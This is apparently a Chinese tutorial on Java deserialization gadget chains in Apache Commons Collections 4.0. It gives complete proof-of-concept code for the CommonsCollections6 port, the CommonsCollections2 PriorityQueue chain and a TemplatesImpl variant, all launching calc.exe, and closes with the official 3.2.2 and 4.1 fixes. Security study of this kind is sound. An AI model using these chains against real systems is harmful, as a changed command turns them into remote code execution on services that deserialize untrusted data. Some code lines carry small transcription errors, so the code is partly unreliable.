

前言

Apache Commons Collections 是一个著名的辅助开发库，包含了一些 Java 中没有的数据结构和辅助方法。不过随着 java9 以后的版本中，原生库功能的丰富，以及反序列化的影响，它也在逐渐升级或替代。

在 2015 年底 commons-collections 反序列化利用链被提出时，Apache Commons Collections 有以下两个分支版本：

- commons-collections:commons-collections
- org.apache.commons:commons-collections4

可见，groupId 和 artifactId 都变了。前者是 Commons Collections 老的版本包，当时版本号是 3.2.1；后者是官方在 2013 年推出的 4 版本，当时版本号是 4.0。那么为什么会分成两个不同的分支呢？

官方认为旧的 commons-collections 有一些架构和 API 设计上的问题，但修复这些问题，会产生大量不能向前兼容的改动。所以，commons-collections4 不再认为是一个用来替换 commons-collections 的新版本，而是一个新的包，两者的命名空间不冲突，因此可以共存于同一个项目中。

那么很自然有个问题，既然 3.2.1 中存在反序列化利用链，那么 4.0 版本是否存在呢？

commons-collections4 的改动


为了谈到这个问题，首先我们需要清楚一点，那就是老的利用链在 commons-collections4 中是否仍然能够使用？

幸运的是，因为这两者可以共存，所以我可以把两个包放在一个项目中进行比较。

```
<dependency>
  <groupId>commons-collections</groupId>
  <artifactId>commons-collections</artifactId>
  <version>3.2.1</version>
</dependency>
<dependency>
  <groupId>org.apache.commons</groupId>
  <artifactId>commons-collections4</artifactId>
  <version>4.0</version>
</dependency>
```

因为老的包名是 org.apache.commons:commons-collections，新的包名已经变成 org.apache.commons:commons-collections4 了。

我们用熟系的 CommonsCollections6 利用链做一个例子，直接拷贝代码，然后将所有的 import org.apache.commons.collections.* 改成 import org.apache.commons.collections4.*



```
package org.example;

import org.apache.commons.collections4.Transformer;
import org.apache.commons.collections4.functors.ChainedTransformer;
import org.apache.commons.collections4.functors.ConstantTransformer;
import org.apache.commons.collections4.functors.InvokerTransformer;
import org.apache.commons.collections4.keyvalue.TiedMapEntry;
import org.apache.commons.collections4.map.LazyMap;

import java.io.ByteArrayInputStream;
import java.io.ByteArrayOutputStream;
import java.io.ObjectInputStream;
import java.io.ObjectOutputStream;
import java.lang.reflect.Field;
import java.util.HashMap;
import java.util.Map;

no usages new *
public class CommonsCollections6 {
    no usages new *
    public static void main(String[] args) throws Exception {
        Transformer[] fakeTransformers = new Transformer[] { new ConstantTransformer(1)};
        Transformer[] transformers = new Transformer[] {
            new ConstantTransformer(Runtime.class),
            new InvokerTransformer( "getMethod", new Class[] { String.class,
                Class[].class }, new Object[] { "getRuntime",
                new Class[0] } ),
            new InvokerTransformer( "invoke", new Class[] { Object.class,
                Object[].class }, new Object[] { null, new Object[0] } ),
            new InvokerTransformer( "exec", new Class[] { String.class },
                new String[] { "calc.exe" } ),
            new ConstantTransformer(1)
        };
        Transformer transformerChain = new ChainedTransformer(fakeTransformers);

        // 不再使用CommonsCollections6中的HashSet，直接使用HashMap
        Map innerMap = new HashMap();
        Map outerMap = LazyMap.decorate(innerMap, transformerChain);
    }
}
```

发现 LazyMap#decorate 报错了，我们进入原来的 LazyMap 看一下：


```
public static Map decorate(Map map, Transformer factory) {
    return new LazyMap(map, factory);
}
```

非常简单，只是 LazyMap 构造函数的一个包装，而在 4 中只是换了个名字叫 lazyMap：

```
public static <V, K> LazyMap<K, V> lazyMap(Map<K, V> map, Transformer<?
super K, ? extends V> factory) {
    return new LazyMap(map, factory);
}
```


这里大概解释一下泛式的用法：

<V, K> 是泛式的参数类型声明，声明了才能在后面使用。




```
1 usage
public static <V, K> LazyMap<K, V> lazyMap(Map<K, V> map, Transformer<?
super K, ? extends V> factory) {
    return new LazyMap(map, factory);
}
```

LazyMap<K, V>是该函数的返回类型，返回类型就是 LazyMap 类，该类有两个参数，也是泛式定义的。



```
1 usage
public static <V, K> LazyMap<K, V> lazyMap(Map<K, V> map, Transformer<?
super K, ? extends V> factory) {
    return new LazyMap(map, factory);
}
```

lazyMap 是方法名，该方法有两个传参，map 和 factory，这两个参数的类型是泛式类型，分别是 Map<K, V>和 Transformer<? Super K, ? extends V>




```
1 usage
public static <V, K> LazyMap<K, V> lazyMap(Map<K, V> map, Transformer<?
super K, ? extends V> factory) {
    return new LazyMap(map, factory);
}
```

改成 lazyMap 即可：

```
Map outerMap = LazyMap.lazyMap(innerMap, transformerChain);
```

运行后成功弹出计算器：



同理，之前的 CommonsCollection1、CommonsCollection3 都可以在 commons-collection4 中正常使用。

PriorityQueue 利用链

除了老的几个利用链外，ysoserial 还为 commons-collection4 准备了两条新的利用链，分别是 CommonsCollection2 和 CommonsCollection4。

Commons-collection4 这个包之所以能攒出那么多利用链来，除了因为其使用量大，技术上的原因是其中包含了一些可以执行任意方法的 Transformer。所以，在 commons-collections 中找 Gadget 的过程，实际上可以简化为，找一条从 Serializable#readObject() 方法到 Transformer#transform()方法的调用链。

有了这个认识，我们再来看 CommonsCollections2，其中用到的两个关键类是：

- java.util.PriorityQueue
- org.apache.commons.collections4.comparators.TransformingComparator

这两个类有什么特点呢？

java.util.PriorityQueue 是一个有自己 readObject() 方法的类：

```
private void readObject(java.io.ObjectInputStream s)
    throws java.io.IOException, ClassNotFoundException {
    // Read in size, and any hidden stuff
    s.defaultReadObject();

    // Read in (and discard) array length
```

```

s.readInt();

queue = new Object[size];

// Read in all elements.
for (int i = 0; i < size; i++)
    queue[i] = s.readObject();

// Elements are guaranteed to be in "proper order", but the
// spec has never explained what that might be.
heapify();
}

```

org.apache.commons.collections4.comparators.TransformingComparator 存在 transform 方法的调用:

```

public int compare(I obj1, I obj2) {
    O value1 = this.transformer.transform(obj1);
    O value2 = this.transformer.transform(obj2);
    return this.decorated.compare(value1, value2);
}

```

所以, CommonsCollections2 实际就是一条从 PriorityQueue 到 TransformingComparator 的利用链。

看一下他们怎么联动的吧: PriorityQueue# readObject()中调用了 heapify(), heapify()中调用了 siftDown(), siftDown()中调用了 siftDownUsingComparator(), siftDownUsingComparator()中调用了 comparator.compare(), 于是就连接到 TransformingComparator 了。

```

private void siftDownUsingComparator(int k, E x) {
    int half = size >>> 1;
    while (k < half) {
        int child = (k << 1) + 1;
        Object c = queue[child];
        int right = child + 1;
        if (right < size &&
            comparator.compare((E) c, (E) queue[right]) > 0)
            c = queue[child = right];
        if (comparator.compare(x, (E) c) <= 0)
            break;
        queue[k] = c;
        k = child;
    }
    queue[k] = x;
}

```

整个过程比较简单。

关于 PriorityQueue 这个数据结构的具体原理, 可以参考这篇文章: <https://www.cnblogs.com/linghu-java/p/9467805.html>

总结一下:

- java.util.PriorityQueue 是一个优先队列 (Queue)，基于二叉堆实现，队列中每一个元素有自己的优先级，节点之间按照优先级大小排序成一棵树
 - 反序列化时为什么需要调用 heapify() 方法？为了反序列化后，需要恢复（换言之，保证）这个结构的顺序
 - 排序是靠将大的元素下移实现的。siftDown() 是将节点下移的函数，而 comparator.compare() 用来比较两个元素大小
 - TransformingComparator 实现了 java.util.Comparator 接口，这个接口用于定义两个对象如何进行比较。siftDownUsingComparator() 中就使用这个接口的 compare() 方法比较树的节点。
- 按照这个思路编写 POC 吧。

POC 编写

首先还是需要一个 Transformer:

```
Transformer[] fakeTransformers = new Transformer[] {new
ConstantTransformer(1)};
Transformer[] transformers = new Transformer[] {
    new ConstantTransformer(Runtime.class),
    new InvokerTransformer("getMethod", new Class[] { String.class,
        Class[].class }, new Object[] { "getRuntime",
        new Class[0] }),
    new InvokerTransformer("invoke", new Class[] { Object.class,
        Object[].class }, new Object[] { null, new Object[0] }),
    new InvokerTransformer("exec", new Class[] { String.class },
        new String[] { "calc.exe" }),
    new ConstantTransformer(1),
};
Transformer transformerChain = new
ChainedTransformer(fakeTransformers);
```

再创建一个 TransformingComparator，传入之前的 Transformer:

```
Comparator comparator = new TransformingComparator(transformerChain);
```

示例化 PriorityQueue 对象，第一个是初始化时的大小，至少需要 2 个元素才会触发排序和比较，所以是 2；第二个参数是比较时的 comparator，传入前面示例化的 comparator。

```
PriorityQueue queue = new PriorityQueue(2, comparator);
queue.add(1);
queue.add(2);
```

最后，将真正的恶意 Transformer 设置上:

```
setFieldValue(transformerChain, "iTransformers", transformers);
```

完整的 example 如下:

```
package org.example;

import org.apache.commons.collections4.Transformer;
import
```

```
org.apache.commons.collections4.comparators.TransformingComparator;
import org.apache.commons.collections4.functors.ChainedTransformer;
import org.apache.commons.collections4.functors.ConstantTransformer;
import org.apache.commons.collections4.functors.InvokerTransformer;
import java.io.ByteArrayInputStream;
import java.io.ByteArrayOutputStream;
import java.io.ObjectInputStream;
import java.io.ObjectOutputStream;
import java.lang.reflect.Field;
import java.util.Comparator;
import java.util.PriorityQueue;

public class CommonsCollections2 {
    public static void main(String[] args) throws Exception {
        Transformer[] fakeTransformers = new Transformer[] {new
ConstantTransformer(1)};
        Transformer[] transformers = new Transformer[] {
            new ConstantTransformer(Runtime.class),
            new InvokerTransformer("getMethod", new Class[]
{ String.class,
                Class[].class }, new Object[] { "getRuntime",
                new Class[0] })),
            new InvokerTransformer("invoke", new Class[]
{ Object.class,
                Object[].class }, new Object[] { null, new
Object[0] })),
            new InvokerTransformer("exec", new Class[]
{ String.class },
                new String[] { "calc.exe" })),
            new ConstantTransformer(1),
        };
        Transformer transformerChain = new
ChainedTransformer(fakeTransformers);
        Comparator comparator = new
TransformingComparator(transformerChain);

        PriorityQueue queue = new PriorityQueue(2, comparator);
        queue.add(1);
        queue.add(2);

        setFieldValue(transformerChain, "iTransformers", transformers);

        //生成序列化流
```

```


        ByteArrayOutputStream barr = new ByteArrayOutputStream();
        ObjectOutputStream oos = new ObjectOutputStream(barr);
        oos.writeObject(queue);
        oos.close();

        //输出反序列化流
        System.out.println(barr);
        ObjectInputStream ois = new ObjectInputStream(new
        ByteArrayInputStream(barr.toByteArray()));
        Object o = (Object)ois.readObject();
    }

    private static void setFieldValue(Object obj, String fieldName,
    Object value) throws NoSuchFieldException, IllegalAccessException {
        Field f = obj.getClass().getDeclaredField(fieldName);
        f.setAccessible(true);
        f.set(obj, value);
    }
}

```

运行后弹出计算器：



改进 PriorityQueue 利用链

之前我们提到过，使用 TemplatesImpl 可以构造出无 Transformer 数组的利用链，我们尝试

用同样的方法将这个利用链也改造一下。

首先还是创建一个 TemplatesImpl 对象：

```
TemplatesImpl obj = new TemplatesImpl();  
setFieldValue(obj, "_bytecodes", new byte[][] {getBytecode()});  
setFieldValue(obj, "_name", "HelloTemplatesImpl");  
setFieldValue(obj, "_tfactory", new TransformerFactoryImpl());
```

创建一个无害的 InvokerTransformer 对象，并使用它将 TransformingComparator 示例化：

```
Transformer transformer = new InvokerTransformer("toString", null, null);
```

```
Comparator comparator = new TransformingComparator(transformer);
```

还是像上一节一样实例化 PriorityQueue，但是此时向队列里添加的元素就是我们前面创建的 TemplatesImpl 对象了：

```
PriorityQueue queue = new PriorityQueue(2, comparator);  
queue.add(obj);  
queue.add(obj);
```

原因很简单，和上一篇文章相同，因为我们这里无法再使用 Transformer 数组，所以也就不能用 ConstantTransformer 来初始化变量，需要接受外部传入的变量。而在 Comparator#compare() 时，队列里的元素将作为参数传入 transform() 方法，这就是传给 TemplatesImpl#newTransformer 的参数。

最后一步，将 toString 方法改成恶意方法 newTransformer：

```
setFieldValue(transformer, "iMethodName", "newTransformer");
```

这里给出完整代码：

```
package org.example;  
  
import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;  
import  
com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;  
import javassist.ClassPool;  
import javassist.CtClass;  
import org.apache.commons.collections4.Transformer;  
import  
org.apache.commons.collections4.comparators.TransformingComparator;  
import org.apache.commons.collections4.functors.ChainedTransformer;  
import org.apache.commons.collections4.functors.ConstantTransformer;  
import org.apache.commons.collections4.functors.InvokerTransformer;  
  
import java.io.ByteArrayInputStream;  
import java.io.ByteArrayOutputStream;  
import java.io.ObjectInputStream;  
import java.io.ObjectOutputStream;  
import java.lang.reflect.Field;  
import java.util.Comparator;  
import java.util.PriorityQueue;
```



```

public class CommonsCollections2TemplatesImpl {
    public static void main(String[] args) throws Exception {
        TemplatesImpl obj = new TemplatesImpl();
        setFieldValue(obj, "_bytecodes", new byte[][] {getBytecode()});
        setFieldValue(obj, "_name", "HelloTemplatesImpl");
        setFieldValue(obj, "_tfactory", new TransformerFactoryImpl());

        Transformer transformer = new InvokerTransformer("toString",
null, null);

        Comparator comparator = new TransformingComparator(transformer);

        PriorityQueue queue = new PriorityQueue(2, comparator);
        queue.add(obj);
        queue.add(obj);

        setFieldValue(transformer, "methodName", "newTransformer");

        //生成序列化流
        ByteArrayOutputStream barr = new ByteArrayOutputStream();
        ObjectOutputStream oos = new ObjectOutputStream(barr);
        oos.writeObject(queue);
        oos.close();


        //输出反序列化流
        System.out.println(barr);
        ObjectInputStream ois = new ObjectInputStream(new
ByteArrayInputStream(barr.toByteArray()));
        Object o = (Object)ois.readObject();
    }

    private static void setFieldValue(Object obj, String fieldName,
Object value) throws NoSuchFieldException, IllegalAccessException {
        Field f = obj.getClass().getDeclaredField(fieldName);
        f.setAccessible(true);
        f.set(obj, value);
    }

    protected static byte[] getBytecode() throws Exception {
        ClassPool pool = ClassPool.getDefault();
        CtClass clazz = pool.get(org.example.Evil.class.getName());
        return clazz.toBytecode();
    }
}

```

执行后，弹出计算器：



commons-collections 反序列化官方修复方法

大概了解了 commons-collections4 的几种 Gadget 原理，我们把视角放大，思考几个问题：

- PriorityQueue 的利用链是否支持在 commons-collections 3 中使用？
- Apache Commons Collections 官方是如何修复反序列化漏洞的？

第一个问题，答案不能。因为这条利用链中的关键类 org.apache.commons.collections4.comparators.TransformingComparator，在 commons-collections4.0 以前是版本中是没有实现 Serializable 接口的，无法在序列化中使用。

第二个问题，Apache Commons Collections 官方在 2015 年底得知序列化相关的问题后，就在两个分支上同时发布了新的版本，4.1 和 3.2.2。

先看 3.2.2，通过 diff 可以发现，新版代码中增加了一个方法 FunctorUtils#checkUnsafeSerialization，用于检测反序列化是否安全。如果开发者没有设置全局配置 org.apache.commons.collections.enableUnsafeSerialization=true，即默认情况下会抛出异常。

这个检查在常见的危险 Transformer 类（InstantiateTransformer、InvokerTransformer、PrototypeFactory、CloneTransformer 等）的 readObject 里进行调用，所以，当我们反序列化包含这些对象时就会抛出一个异常：

Serialization support for org.apache.commons.collections.functors.InvokerTransformer is disabled for security reasons. To enable it set system property 'org.apache.commons.collections.enableUnsafeSerialization' to 'true', but you must ensure that your applicatio

n does not de-serialize objects from untrusted sources.

```
Exception in thread "main" java.lang.UnsupportedOperationException: Serialization support for org.apache.commons.collections.functors.InvokerTransformer is disabled for security reasons. To enable it set system property
org.apache.commons.collections.enableUnsafeSerialization to 'true', but you must ensure that your application does not de-serialize objects from untrusted sources.
    at org.apache.commons.collections.functors.FunctionUtils.checkUnsafeSerialization(FunctionUtils.java:185)
    at org.apache.commons.collections.functors.InvokerTransformer.writeObject(InvokerTransformer.java:151) <4 internal calls>
    at java.io.ObjectStreamClass.invokeWriteObject(ObjectStreamClass.java:988)
    at java.io.ObjectOutputStream.writeSerialData(ObjectOutputStream.java:1583)
    at java.io.ObjectOutputStream.writeOrdinaryObject(ObjectOutputStream.java:1432)
    at java.io.ObjectOutputStream.writeObject0(ObjectOutputStream.java:1178)
    at java.io.ObjectOutputStream.writeArray(ObjectOutputStream.java:1378)
```

再看 4.1，修复方式又不一样。4.1里，这几个危险 Transformer 类不再实现 Serializable 接口，也就是说，他们几个彻底无法序列化和反序列化了。